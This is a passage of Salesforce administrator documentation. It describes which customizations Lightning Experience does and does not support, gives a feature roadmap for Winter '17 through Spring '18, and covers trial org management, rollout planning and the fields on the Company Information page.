Many of your point-and-click customizations work seamlessly in Lightning Experience. But some customizations don't apply or aren't supported in the new interface.

Force.com Quick Access Menu
This menu, with shortcuts to various app and object customization features, is available in Salesforce Classic only.

Custom Branding
It's not possible to apply a custom logo to the new interface, but you can create a Lightning app with a custom logo and color.

Custom JavaScript Buttons
Custom buttons that use a JavaScript content source aren't supported in Lightning Experience. Check out Lightning Alternatives to JavaScript Buttons in Trailhead for a great list of Lightning-friendly solutions for your JavaScript button use cases.

Custom Help
You can't customize items in the help menus on Lightning Experience pages. However, if you created custom help for "Help for this Page" links in Salesforce Classic, these links continue to display your help when classic pages are embedded in the new user interface, such as in the Setup tree.

Object-Specific Customizations

An object-specific customization is something that you create for a given object. Examples include fields, page layouts, record types, and Apex triggers. Most object-specific customizations are available in the Object Manager instead of directly from the Setup tree. From Setup, enter *`Object Manager`* in the `Quick Find` box, then select **Object Manager**.

Note: Objects don't appear in the Object Manager—or anywhere in Setup—if they're related to features that aren't supported in Lightning Experience, such as case milestones.

Standard Fields
To edit standard fields, click the field name, and then click **Edit**. Unlike in Salesforce Classic, you can't edit standard fields directly from the object detail page.

Page Layouts
Record page customizations made in Salesforce Classic—for custom and standard objects—also affect record pages in Lightning Experience. However, some page elements display differently in Lightning Experience, and some aren't supported.

You can't access page layouts for user profiles from Lightning Experience.

Cases have a special related list dedicated to case close page layouts.

These page layout elements aren't supported in Lightning Experience:

- Blank spaces
- Expanded lookups
- Mobile cards

- S-controls
- Sections
- Tags

You can't use the enhanced page layout editor to customize the layout of record pages when viewed in Lightning Experience. You can create a custom Lightning Experience record page with the Lightning App Builder, and assign different record pages to different Lightning apps, record types, and profiles.

Triggers

Triggers appear in the Object Manager only if you have the "Author Apex" user permission.

Triggers for some standard objects don't appear in the Object Manager—see Object Customizations That Aren't in the Object Manager. Access these triggers directly from the Setup Quick Find box.

Field Sets

Field sets aren't available in Lightning Experience. If you or someone in your organization created a field set while using Salesforce Classic, you see the global variable for field sets in places such as formula fields and Visualforce pages, but you can't manage them in Lightning Experience.

Apex Sharing Rules

Not available in Lightning Experience.

Apex Sharing Recalculations

Not available in Lightning Experience.

Object Customizations That Aren't in the Object Manager

The Object Manager doesn't include some object customizations for standard objects, such as triggers for case comments. Access these object customizations via the `Quick Find` box. For example, from Setup, enter *`Case Comment`* in the `Quick Find` box, then select **Case Comment Triggers**.

Triggers

- Case Comment Triggers
- Email Message Triggers
- FeedComment Triggers
- FeedItem Triggers
- Group Triggers
- Group Member Triggers
- Group Record Triggers
- Topic Triggers
- TopicAssignment Triggers

Layouts

- Feed Item Layouts
- Group Layouts

- Publisher Layouts

SEE ALSO:

Navigation and Actions: What's Different or Not Available in Lightning Experience

What's the Fate of Existing Salesforce Customizations?

Page Layouts in Lightning Experience

Programmatic Customization: What's Different or Not Available in Lightning Experience

Many of your programmatic customizations work in Lightning Experience. But the new interface affects the way some features, such as Lightning Pages and Visualforce, behave.

Visualforce

Here are some of the most important considerations for orgs that have customized Salesforce with Visualforce. For complete details, score yourself a new developer badge by completing Visualforce & Lightning Experience in Trailhead.

Visualforce Is Wrapped in an iframe in Lightning Experience

In Salesforce Classic, Visualforce owns the entire page. In Lightning Experience, it's wrapped in an embedded iframe instead. This wrapper has a number of effects, and it's the main reason why a whole Trailhead module is devoted to covering the details.

`sforce.one` No Longer Used Just for Salesforce1

The `sforce.one` JavaScript utility object used to be available only on Visualforce pages when they ran in Salesforce1. If your organization enables Lightning Experience, it's also added to pages when they run in Lightning Experience.

In the past detecting the presence of `sforce.one` was a way to tell what user experience context your code was running in. Today there are better, supported methods for determining the user experience context.

If you've written code that makes assumptions about what the presence of `sforce.one` means, you'll want to update it to use the new functions.

You Can't Set `window.location`

A common technique in JavaScript to navigate to a new page is to manipulate the `window.location` value. This technique isn't possible in Lightning Experience. Use the `sforce.one` navigation methods instead.

Object List Action Override Isn't Accessible

The object list action, one of the six standard actions you can override with a Visualforce page, isn't accessible in Lightning Experience. You can still override it, but your users can't access it.

Lightning Experience App User Interface Is Always Visible

When running in Lightning Experience, Visualforce pages ignore the `<apex:page>` `showHeader` and `showSidebar` attributes. You can't suppress the Lightning Experience header and navigation menu.

Session Privilege Levels

Sessions obtained in a Lightning Experience context, by using `$Api.Session_ID` or `GETSESSIONID()`, have similar privileges to the Lightning session. As with the Lightning session, you can't use these session IDs to make API calls.

S-Controls

S-controls are an obsolete method of customizing the Salesforce user interface. They are superseded by Visualforce and Lightning Components, which are superior in every way. S-controls aren't available in Lightning Experience, and never will be. If your org depends on s-controls, you'll need to replace them before you can move to Lightning Experience.

SEE ALSO:

What's the Fate of Existing Salesforce Customizations?

Apps and Packaging: What's Different or Not Available in Lightning Experience

Apps on the AppExchange that are certified as Lightning Ready are supported in Lightning Experience. You can install and manage packages in Lightning Experience, but other packaging features aren't supported. You can use the License Management App and the Environment Hub in Lightning Experience, but other ISVforce apps aren't supported.

AppExchange

Some apps on the AppExchange are supported in Lightning Experience. If an app is supported, a *Lightning Ready* sash appears on its AppExchange listing. If an app isn't supported, use it in Salesforce Classic instead.

Apps without Lightning Ready certification can be used in Lightning Experience, but some features may not be available or work as expected. These apps may also appear visually inconsistent with Lightning Experience because they use Salesforce Classic styling. For the best experience, use Salesforce Classic for apps that aren't certified as Lightning Ready.

Packaging

You can install packages in Lightning Experience. But for packages that are already installed, you can't assign licenses to users from Lightning Experience. If you need to assign a license, switch to Salesforce Classic.

ISVforce Apps

You can use the License Management App to manage licenses and support subscribers in Lightning Experience. You can also use the Environment Hub to create and manage your development, testing, and trial orgs in Lightning Experience.

These ISVforce features aren't supported in Lightning Experience:

- Channel Order App
- Trialforce
- Usage Metrics Visualization App

What to Expect in Lightning Experience When Chatter Is Turned Off

If your organization doesn't use Chatter, several aspects of the Lightning Experience interface aren't available. Learn how Lightning Experience changes, and see if you're losing functionality that you'd rather not live without.

If you turn off Chatter for your entire organization or for a subset of users via permission sets:

- Feeds and groups aren't available.
- User profiles are still available, but feeds and groups aren't available on profiles.
- The Collaboration tab isn't available on records.

EDITIONS

Chatter available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Users can't follow records or other users.

Lightning Experience Info Center

Check out these resources to learn about using Lightning Experience, setting it up for your organization, or developing for the new user interface.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Get Started Using Lightning Experience

Videos

- Lightning Experience: Let's Take it for a Spin
- Lightning Experience Video Series

Help

- Find Your Way Around Lightning Experience

Trailhead

- Sales Rep Trail—Using Lightning Experience

Evaluate and Roll Out Lightning Experience for Your Org

Videos

- Migrate to Lightning Experience

Help

- What Makes Lightning Experience So Special?
- Is Lightning Experience Right for Your Salesforce Org?
- Transition to Lightning Experience: Let's Do This!
- Lightning Experience Considerations
- Lightning Experience Roadmap

Trailhead

- Admin Trail—Starting with Lightning Experience
- Admin Trail—Migrating to Lightning Experience
- Lightning Experience Enablement Pack (Zip file)

Guides

- Evaluate and Roll Out Lightning Experience for Your Org

Release Notes

Lightning Experience Features in Spring '17

Develop for Lightning Experience

Trailhead

- Developer Trail—Lightning Experience
- Lightning Experience Development Overview (Trailhead module)
- Lightning Alternatives to JavaScript Buttons (Trailhead module)
- Visualforce & Lightning Experience (Trailhead module)
- Lightning Components (Trailhead module)
- Lightning Design System (Trailhead module)

Lightning Experience Roadmap

Lightning Experience was built on feedback from more than 150,000 customers. And now that it's live, we've been collecting your ideas, comments, and requests to help us drive Lightning Experience forward. Here are some features and ideas we're working on.

Note: Our forward-looking statement applies to this roadmap. Because roadmap items can change at any time, make your purchasing decisions based on currently available technology.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Feature	Winter '17	Spring '17	Summer '17	Future (Through Spring '18)
Analytics				
Dashboards: Percentage shown on gauges	✓			
Dashboards: Conditional highlighting	✓			
Dashboards: Create and edit dynamic dashboards		✓		
Dashboards: Drill to report from filtered dashboard	✓			

Feature	Winter '17	Spring '17	Summer '17	Future (Through Spring '18)
Dashboards: Edit filtered			✓	
Dashboards: Edit running user		✓		
Dashboards: Edit table chart types			✓	
Dashboards: Follow		✓		
Dashboards: Scheduling				✓
Dashboards: Show dashboard component on Lightning Home page				✓
Reports: Accessible Report Builder				✓
Reports: Conditional formatting				✓
Reports: Dynamic filter via URL		✓		
Reports: Folder management				✓
Reports: Historical trending in tabular format				✓
Reports: Joined reports				✓
Reports: Printable view				✓
Reports: Relative date filters	✓			
Reports: Role hierarchy filter	✓			
Reports: Search within folders				✓
Reports: Sorting on aggregates				✓
Reports: Subscribe and schedule		✓		
Reports: Chart parity		✓		
Chatter				

Feature	Winter '17	Spring '17	Summer '17	Future (Through Spring '18)
Feature	**Winter '17**	**Spring '17**	**Summer '17**	**Future**
Chatter: Edit posts	✓			
Chatter: Rich text in comments	✓			
Chatter: Share posts		✓		
Chatter: Topics			✓	
Content Deliveries: Via email attachment	✓			
Content Deliveries: Generate link			✓	
Files: Folders in libraries	✓			
Files: Folders in Groups			✓	
Groups: Search groups	✓			
Platform				
Feature	**Winter '17**	**Spring '17**	**Summer '17**	**Future**
Actions and buttons on related lists		✓		
Approvals: Items To Approve component		✓		
Approvals: Object Home		✓		
Approvals: Support manual selection		✓		
Approval Action: Reassign			✓	
Approval Action: Recall			✓	
Approval Mass Actions			✓	
Approval Comments			✓	
Branding per app	✓			
Customization of the navigation item shortcut menus				✓
Favorites in Lightning Experience		✓		

Feature	Winter '17	Spring '17	Summer '17	Future (Through Spring '18)
Favorites in Salesforce1		✓		
Field help	✓			
Field history tracking			✓	
Lightning Actions: Invoke a Lightning Component with Quick Actions	✓			
Lightning Actions: Standard action override with Lightning Component			✓	
Lightning Mass Actions: Act on multiple records from a list view using a Lightning Action			✓	
Lightning Pages: Assign by Record Type and Profile		✓		
Lightning org branding controls				✓
List Sharing			✓	
Lists: Inline edit	✓			
Lists: Mass actions	✓			
Lists: Mass action change owner			✓	
Lists: Mass Inline Edit				✓
Lists: Filter scopes				✓
Lists: Save as			✓	
Lists: Share with Groups				✓
Lists: Export				✓
Lists: Rolodex on Lists				✓
Lookups: Dependent filtered lookups		✓		
Printable View and print page				✓

Feature	Winter '17	Spring '17	Summer '17	Future (Through Spring '18)
Recycle Bin				✓
Related Lists: Mass actions		✓		
Related Lists: Mass inline edit				✓
Related Lists: Re-sizable columns by user				✓
Related Lists: User filtering				✓
Sharing: Manual sharing				✓
Select which Lightning Experience users can access Salesforce Classic			✓	
Platform: Console (Beta) [1]				
Feature	**Winter '17**	**Spring '17**	**Summer '17**	**Future**
Accessibility		✓		
Keyboard shortcuts: Standard			✓	
Keyboard shortcuts: Custom				✓
History utility		✓		
Multi-monitor support				✓
Navigation and Utility JavaScript API (Console Integration Toolkit)				✓
Person Account support			✓	
Remember workspaces on logout		✓		
Related list components: Stacked and tab		✓		
Related list components: Accordion				✓
Split view (pinned list)			✓	
Utility Bar		✓		

Feature	Winter '17	Spring '17	Summer '17	Future (Through Spring '18)
Workspaces and subtabs		✓		
Workspace components: Components spanning subtabs				✓
Visualforce components in Utility Bar				✓
Visualforce overrides support				✓
Sales				
Feature	**Winter '17**	**Spring '17**	**Summer '17**	**Future**
Accounts: Hierarchy		✓		
Accounts: Account partners				✓
Account Teams: Add and edit multiple members				✓
Calendar: Monthly view	✓			
Calendar: Scheduling and event invitees (external calendar required)			✓	
Calendar: Recurring events				✓
Calendar: Sharing				✓
Calendar: Group calendar				✓
Campaigns: Add leads and contacts from list	✓			
Campaigns: Hierarchy		✓		
Campaign Members: Mass actions on related list, clone, manage status		✓		
Collaborative Forecasting		✓		
Contact: Hierarchy			✓	
Contact: Auto-populate address, phone, and fax from parent account				✓

Feature	Winter '17	Spring '17	Summer '17	Future (Through Spring '18)
Contracts	✓			
Divisions				✓
Emails: Classic templates available in Lightning Experience			✓	
Emails: Quick Action on any object		✓		
Emails: Mass email				✓
Emails: Open tracking				✓
Leads: Manually run assignment rules on create and edit		✓		
Lead Convert: Map custom fields to Account, Person Account, and Contact		✓		
Merge: Accounts and contacts		✓		
Merge: Leads	✓			
Merge: Person Accounts			✓	
Opportunities: Owner editability of Forecast Category				✓
Opportunity Contact Roles: Add and edit multiple contacts				✓
Opportunity Products: Add and edit multiple products		✓		
Opportunities: Product schedules				✓
Opportunities: Clone with products				✓
Opportunities: Opportunity splits				✓

Feature	Winter '17	Spring '17	Summer '17	Future (Through Spring '18)
Opportunities: Stage history			✓	
Opportunities: Opportunity partners				✓
Opportunity Teams: Add and edit multiple members				✓
Orders		✓		
Person Accounts: Setup in Lightning Experience				✓
Person Accounts: Email template and merge field support			✓	
Person Accounts: Display all related records for a Person Account in related lists (Cases and Notes)			✓	
Person Accounts: Customizable Lightning pages		✓		
Person Accounts: Duplicate Management		✓		
Products and Price Books: Archiving				✓
Quotes	✓			
Quotes: Email quote PDF		✓		
Tasks: Followup tasks		✓		
Tasks: Recurring tasks		✓		
Tasks: Reminders				✓
Enterprise Territory Management: Related list on account, territory field on opportunity				✓
Service				
Feature	**Winter '17**	**Spring '17**	**Summer '17**	**Future**

Feature	Winter '17	Spring '17	Summer '17	Future (Through Spring '18)
Cases: Manually run assignment rules on create and edit		✓		
Cases: Kanban		✓		
Cases: Classic case comments			✓	
Cases: Files component			✓	
Cases: Feed filters			✓	
Cases: Macros			✓	
Cases: Bulk Macros				✓
Cases: Case teams				✓
Cases: Merge and split cases				✓
Cases: Topics				✓
Cases: Experts				✓
Cases: Contact roles				✓
Cases: Related record (lookup) component		✓		
Cases: Related list component		✓		
Lightning Knowledge: Record types replace article types		✓		
Lightning Knowledge: Unified object home with list views		✓		
Lightning Knowledge: Global search with Knowledge advanced search		✓		
Lightning Knowledge: Side panel in Console		✓		
Lightning Knowledge: Files component		✓		

Feature	Winter '17	Spring '17	Summer '17	Future (Through Spring '18)
Lightning Knowledge: Authoring actions		✓		
Lightning Knowledge: Thumbs up and down ratings component, plus update ratings		✓		
Lightning Knowledge: Lightning migration tools				✓
Lightning Knowledge: Importing with record types and files			✓	
Lightning Knowledge: Communities support			✓	
Lightning Knowledge: Federated search				✓
Lightning Knowledge: Reporting with record types			✓	
Lightning Knowledge: Salesforce1			✓	
Lightning Knowledge: Rich Text Editor (Quill replaces CKEditor)			✓	
Lightning Knowledge: Console sidebar case actions				✓
Lightning Knowledge: Authoring actions in Process Builder				✓
Lightning Knowledge: Translation and multi-language support				✓
Lightning Knowledge: Mass actions				✓
Lightning Knowledge: Hover			✓	

Feature	Winter '17	Spring '17	Summer '17	Future (Through Spring '18)
Lightning Knowledge: Setup in Lightning Experience			✓	
Lightning Knowledge: Configure record home flexipage			✓	
OpenCTI	✓			
OpenCTI for Console		✓		
Social customer service		✓		
Social customer service: Social conversation sidebar				✓
Social customer service: Facebook reviews			✓	
Social customer service: Quote Tweets			✓	
Service setup flow: Email to case Twitter Lightning		✓		
Service setup flow: Twitter Lightning		✓		
Service setup flow: Facebook Twitter Lightning		✓		
Service setup flow: Communities Lightning			✓	
Service setup flow: Knowledge Lightning			✓	
Service setup flow: Macros Lightning				✓
Service setup flow: Live Agent Lightning				✓
Service setup flow: SOS Lightning				✓
Omni			✓	
Omni: Supervisor				✓
Live Agent				✓

Feature	Winter '17	Spring '17	Summer '17	Future (Through Spring '18)
Service contracts				✓
Entitlements				✓
SOS				✓

[1] This release contains a beta version of Lightning console apps, which means it's a high-quality feature with known limitations. Lightning console apps aren't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features.

Features Not on Roadmap

There's no plan to add these Salesforce Classic features to Lightning Experience; however, there are features that replace them.

Salesforce Classic Feature	Replacement Lightning Experience Feature
Solutions	Salesforce Knowledge
Territory Management: Related list on account; territory field on opportunity	Enterprise Territory Management
Opportunity: Similar opportunities	None
Forecasting: Customizable	Collaborative Forecasting
Account: Account Contact Roles	Contacts to Multiple Accounts
JavaScript buttons	Lightning Actions

Walk Through Lightning Experience

Create a List View for Opportunities in Lightning Experience: Walkthrough

Let's take a look at how you create a list view based on your own criteria. List views give you quick access to your important records.


Walk through it: Create a List View for Opportunities in Lightning Experience

SEE ALSO:

Get More Done Faster with Walkthroughs

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create a list view for opportunities:

- "Read" on opportunities

Check Out Setup in Lightning Experience: Walkthrough

Lightning Experience Setup makes it easier than ever to view and manage administrative setup tasks. Remember, this feature is available only in Lightning Experience.


Walk through it: Check Out Setup in Lightning Experience

SEE ALSO:

Get More Done Faster with Walkthroughs

EDITIONS

Available in All Editions

USER PERMISSIONS

To use Setup:
- "Customize Application"

Access and Edit Objects with the Object Manager: Walkthrough

Access all objects (like accounts and contacts) and their related attributes—fields, validation rules, page layouts, and so on—from one convenient place! Remember, this feature is available only in Lightning Experience.


Walk through it: Access and Edit Objects with the Object Manager

SEE ALSO:

Get More Done Faster with Walkthroughs

EDITIONS

Available in All Editions

USER PERMISSIONS

To access and edit objects in the Object Manager:
- "Customize Application"

Create, Edit, and Assign a Permission Set in Lightning Experience: Walkthrough

A permission set is a collection of settings and permissions that gives users access to various tools and functions. Permission sets extend users' functional access without changing their profiles.


Walk Through It: create, edit, and assign a permission set

SEE ALSO:

Get More Done Faster with Walkthroughs

EDITIONS

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To create a permission set:

- "Customize Application," "View Setup and Configuration," and "Manage Profiles and Permission Sets"

To add permission to a permission set:

- "View Setup and Configuration" and "Manage Profiles and Permission Sets"

To assign a permission set:

- "Assign Permission Sets"

SET UP AND MAINTAIN YOUR SALESFORCE ORGANIZATION

As a Salesforce administrator—that is, a user assigned to the Administrator profile—you're responsible for setting up your online organization, which means adding users and configuring the system for your needs.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All Editions

Try Out Salesforce

Use a trial Salesforce org to evaluate Salesforce before you subscribe. Your trial org includes sample data and a variety of Salesforce features, and you can use it to easily subscribe to Salesforce when you're ready.

Plan Your Salesforce Rollout

Before you roll up your sleeves and start setting up Salesforce, take a look at the resources available to help you plan your rollout.

Set Your Company Up in Salesforce

Use the Company Information page in Setup to track what's important about your company's organization in Salesforce. This is where you can manage your licenses and entitlements. The information here is what was provided when your company signed up with Salesforce.

User Management

In Salesforce, each user is uniquely identified with a username, password, and profile. Together with other settings, the profile determines which tasks a user can perform, what data the user can see, and what the user can do with the data.

Control Who Sees What

Salesforce provides a flexible, layered data sharing design that allows you to expose different data sets to different sets of users, so users can do their job without seeing data they don't need to see. Use permission sets and profiles to specify the objects and fields users can access. Use organization-wide sharing settings, user roles, sharing rules to specify the individual records that users can view and edit.

Revoking Permissions and Access

Who Has Access to Account Records?

Cache Force.com Data

Using the Platform Cache can enable applications to run faster because they can store reusable data in memory. Applications can quickly access this data, removing the need to duplicate calculations and requests to the database on subsequent transactions.

Manage Duplicate Records in Salesforce

Maintaining clean and accurate data is one of the most important things you can do to get the most out of Salesforce. Use Data.com duplicate management to control whether and when users can create duplicate records in Salesforce; customize the logic that's used to identify duplicates; and create reports on duplicates that users save.

Protect Your Salesforce Organization

Salesforce is built from the ground up to protect your data and applications. You can also implement your own security scheme to reflect the structure and needs of your organization. Protecting your data is a joint responsibility between you and Salesforce. The Salesforce security features enable you to empower your users to do their jobs safely and efficiently.

Monitor Your Organization

Salesforce provides a variety of ways to keep tabs on activity in your Salesforce organization so you can make sure you're moving in the right direction.

Enable Your Users to Work on Mobile Devices

Salesforce provides several mobile apps to keep you and your users connected and productive, no matter where you are.

Learn More About Setting Up Salesforce

In addition to online help, Salesforce creates video demos, guides, and tip sheets to help you learn about our features and successfully administer Salesforce.

Try Out Salesforce

Use a trial Salesforce org to evaluate Salesforce before you subscribe. Your trial org includes sample data and a variety of Salesforce features, and you can use it to easily subscribe to Salesforce when you're ready.

As the person who signed up, you become the Salesforce admin. You can add another admin when you add more users.

Note: Features in your trial org might not be available in the edition that you choose to purchase.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional** and **Enterprise** Editions

Start a New Trial

When you sign up for Salesforce, you can choose an industry-specific template with sample data. During your trial period, you can start a new trial with a blank template. To start a new trial abandon your current trial, including all data and customizations. Only usernames are preserved.

Delete Trial Data

When you sign up for Salesforce, your Salesforce org is initially populated with sample data. During your trial period, Salesforce admins can delete the sample data and all your org's data by using the Delete All Data link.

Start a New Trial

When you sign up for Salesforce, you can choose an industry-specific template with sample data. During your trial period, you can start a new trial with a blank template. To start a new trial abandon your current trial, including all data and customizations. Only usernames are preserved.

You can start a new trial if you have:

- Fewer than 1,000 rows of data
- No additional user licenses added by Salesforce
- No additional functionality enabled by Salesforce

1. From Setup, enter *Start a New Trial* in the Quick Find box, then select **Start a New Trial**. This link is available only during your trial period.
2. Select your language and template preferences.
3. Enter the requested text stating that you want to abandon your current trial org and all its data, including sample data and data that you've entered.
4. To confirm that all of your current data will be lost, select the checkbox.
5. Click **Submit**.
6. When the confirmation page appears, click **Submit**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional** and **Enterprise** Editions

USER PERMISSIONS

User Permissions Needed

To start a new trial:
- "Modify All Data"

Delete Trial Data

When you sign up for Salesforce, your Salesforce org is initially populated with sample data. During your trial period, Salesforce admins can delete the sample data and all your org's data by using the Delete All Data link.

Note: The Delete All Data link is visible only when all these conditions are met.

- The user has the "Modify All Data" user permission.
- The org is in a trial state.
- The org doesn't have portals enabled.
- The user isn't a Partner Administrator, acting on another user's behalf.

1. From Setup, enter `Delete All Data` in the `Quick Find` box, then select **Delete All Data**.
2. Enter the requested text stating that you understand that all data in your org will be deleted, including sample data and data that you entered. Your user and admin setup isn't affected.
3. Click **Submit**.

Note: If data storage limits prevent you from deleting all your trial data this way, use Mass Delete Records to delete your accounts. Then use Delete All Data to delete your remaining trial data. For instructions for using Mass Delete Records, see Delete Multiple Records and Reports on page 711.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** and **Enterprise** Editions

USER PERMISSIONS

To delete trial data:
- "Modify All Data"

Plan Your Salesforce Rollout

Before you roll up your sleeves and start setting up Salesforce, take a look at the resources available to help you plan your rollout.

If you're wondering how to get started, you might consider working with a consulting partner to take full advantage of the product. Consulting partners are firms that employ Salesforce-certified consultants. Consultants work with you to learn what your company needs, design and build your Salesforce organization to meet those needs, and test the organization before you roll it out to your teams. Consulting partners have one goal in mind: Your success with Salesforce.

Rolling out an effective Salesforce organization takes time and thoughtful planning. Working with a partner can help your company harness the power of Salesforce in a way that can be difficult and time-consuming without expert guidance.

Not sure if your company needs expert guidance? Consider how you would respond to the following questions about your company's sales goals.

- Does your company have the internal resources with the time, expertise, and experience to develop the appropriate Salesforce features to solve your business needs?
- Is your company expanding into new business, countries, or industries?
- Do you need a decisive, objective perspective when making business decisions?
- Do you want to see results in weeks, not years?

Still on the fence? Check out this comparison between rolling out Salesforce yourself and rolling out Salesforce with a partner.

Compare	Rolling out Salesforce Yourself	Rolling out Salesforce with a Partner
Qualifications	Sometimes companies have Salesforce-certified employees who can assist with setup.	Consultants are Salesforce-certified.

Compare	Rolling out Salesforce Yourself	Rolling out Salesforce with a Partner
Experience	Usually employees have little or no Salesforce experience.	Consultants have set up many Salesforce organizations and are knowledgeable about best practices.
Availability of resources for setup	Usually setup competes with your employees' other projects and priorities.	Consultants commit to and deliver on a scope of work for your Salesforce rollout.
External support	Salesforce offers basic support for all Salesforce organizations. Support includes access to self-help (online help articles) and Customer Support agents (guaranteed to respond within 2 days).	Consultants are experienced and well-connected, and can offer personalized support to companies during setup and rollout.
Time commitment	Usually rolling out Salesforce yourself is a significant time commitment unless experienced resources are available.	Usually rolling out Salesforce with a partner is faster, because experienced resources are fully engaged in your project.
Salesforce adoption by your sales teams	When Salesforce isn't rolled out properly, companies run the risk that their sales teams don't recognize the products' value, and don't adopt the product wholeheartedly.	When consultants roll out Salesforce, there is a greater chance that sales teams adopt the product from the start because its value is obvious.
Training resources	Companies are required to customize and roll out their own training plans for employees without mentorship from expert resources.	Salesforce partners can offer experienced mentorship and pre-designed training materials.

To learn more about consulting partners and how to connect with one, check out our website, Successfully Implement with Salesforce Partners.

SEE ALSO:

Successfully Implement with Salesforce Partners

Successfully Implement with Salesforce Partners

Set Your Company Up in Salesforce

Use the Company Information page in Setup to track what's important about your company's organization in Salesforce. This is where you can manage your licenses and entitlements. The information here is what was provided when your company signed up with Salesforce.

In sandbox orgs, you can use this page to match provisioned licenses in production to your sandbox organization. The matching process updates your sandbox organization with licenses from production and deletes any licenses in sandbox that aren't in production.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view company information:

- "View Setup and Configuration"

To change company information:

- "Modify All Data"

Manage Information About Your Company

The Company Information page shows all the important information about your company (listed here in alphabetical order), including the user and feature licenses purchased for your organization.

Allow the Required Domains

To enable your users to access Salesforce, you must add the standard Salesforce domains to your list of allowed domains.

Customize the User Interface

Give your users the best working experience you can by designing setting up the user interface to meet their needs.

Set Up the Lightning Experience Home Page

Give your users everything they need to manage their day from the Home page in Lightning Experience. Your sales reps can see their quarterly performance summary and get important updates on critical tasks and opportunities. You can also customize the page for different types of users and assign custom pages for different profiles.

Select Your Language, Locale, and Currency

The Salesforce settings for language, locale, time zone, and currency can affect how objects, such as Accounts, Leads, or Opportunities, are displayed.

Define Your Fiscal Year

Specify a fiscal year that fits your business needs.

Set Up Search

Find out which objects and fields are searchable. Customize search settings, search result filters, and lookup search. Learn how to improve the search experience for users.

Provide Maps and Location Services

Maps and location services uses Google Maps to display maps on standard address fields, enables creation of Visualforce maps, and helps users enter new addresses with autocomplete.

Customize Reports and Dashboards

Set up reports and dashboards to deliver information to your users in the ways that work best for them.

Respond to Critical Updates

Salesforce periodically releases updates that improve the performance, logic, and usability of Salesforce, but may affect your existing customizations. When these updates become available, Salesforce lists them in Setup at **Critical Updates** and displays a message when administrators go to Setup.

Organize Data with Divisions

Divisions let you segment your organization's data into logical sections, making searches, reports, and list views more meaningful to users. Divisions are useful for organizations with extremely large amounts of data.

Salesforce Upgrades and Maintenance

Salesforce reserves up to five minutes of service interuption for major upgrades, but you have access your data during other maintenance events, like splits and migrations.

Permissions for UI Elements, Records, and Fields

To access UI elements, records or fields in Salesforce requires specific permissions. At a minimum, you must have the "Read" permission to view a tab, record, record field, related list, button, or link. To edit a record or record field, you must have the "Edit" permission.

How Do I Discontinue Service?

If the service doesn't meet your needs, you should cancel it.

SEE ALSO:

Feature Licenses Overview

Permission Set Licenses

Usage-based Entitlements

Manage Information About Your Company

The Company Information page shows all the important information about your company (listed here in alphabetical order), including the user and feature licenses purchased for your organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

The available fields vary according to which Salesforce Edition you have.

Field	Description
Address	Street address of the organization. Up to 255 characters are allowed in this field.
Admin Newsletter	Allow administrators in your organization to choose whether they want to receive administrator-targeted promotional emails from Salesforce.
API Requests, Last 24 Hours	The total number of API requests issued by the organization in the last 24 hours. The maximum number of requests depends on your Edition.
City	City in which organization is located. Up to 40 characters are allowed in this field.
Corporate Currency	The currency in which the organization's corporate headquarters reports revenue. Serves as the basis for all currency conversion rates. Only for organizations that use multiple currencies.
Country	Country portion of user's address. Entry is selected from a picklist of standard values, or entered as text. Up to 80 characters are allowed if the field is a text field.
Created By	User who signed up the organization, including creation date and time. (Read only)

Field	Description
`Currency Locale`	The country or geographic region in which the organization is located. The setting affects the format of currency amounts. For single currency organizations only.
`Default Language`	The default language that is selected for new users in the organization. This setting determines the language used for the user interface text and help. In all editions except Personal Edition and Database.com, individual users can separately set the language for their own login, which will override the organization setting. In Group Edition, this field is called `Display Language`. This setting also determines the language in which all customizations—such as custom fields, tabs, and user interface options—are stored. For customizations, individual users' language settings do not override this setting. If you edit or clone existing filter criteria, make sure this setting matches the default language that was configured when the filter criteria was originally set. Otherwise, the filter criteria may not be evaluated as expected.
`Default Locale`	The default country or geographic region that is selected for new users in the organization. This setting determines the format of dates, times, and names in Salesforce. In Contact Manager, Group, Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, individual users can set their personal locale, which overrides the organization setting. In Group Edition, this field is called `Locale`.
`Default Time Zone`	Primary time zone in which the organization is located. A user's individual `Time Zone` setting overrides the organization's `Default Time Zone` setting. Note: Organizations in Arizona should select "Mountain Standard Time," and organizations in parts of Indiana that do not follow Daylight Savings Time should select "Eastern Standard Time."
`Division`	Group or division that uses the service, for example, PC Sales Group. Up to 40 characters are allowed in this field.
`Fax`	Fax number. Up to 40 characters are allowed in this field.
`Fiscal Year Starts In`	If using a standard fiscal year, the starting month and year for the organization's fiscal year. If using a custom fiscal year, the value will be "Custom Fiscal Year."
`Hide Notices About System Downtime`	Select this checkbox to prevent advance notices about planned system downtime from displaying to users when they log in to Salesforce.

Field	Description
Hide Notices About System Maintenance	Select this checkbox to prevent advance notices about planned system maintenance from displaying to users when they log in to Salesforce.
Modified By	User who last changed the company information, including modification date and time. (Read only)
Newsletter	Allow users in your organization to choose whether they want to receive user-targeted promotional emails from Salesforce.
Organization Edition	Edition of the organization, such as Developer Edition or Enterprise Edition.
Organization Name	Name of the organization. Up to 80 characters are allowed in this field.
Phone	Main phone number at organization. Up to 40 characters are allowed in this field.
Primary Contact	Person who is main contact or administrator at the organization. You can enter a name, or select a name from a list of previously defined users. Up to 80 characters are allowed in this field.
Restricted Logins, Current Month	Number of restricted login users who have logged in during the current month. This value resets to zero at the beginning of each month. The maximum number of restricted login users for the organization is in parentheses.
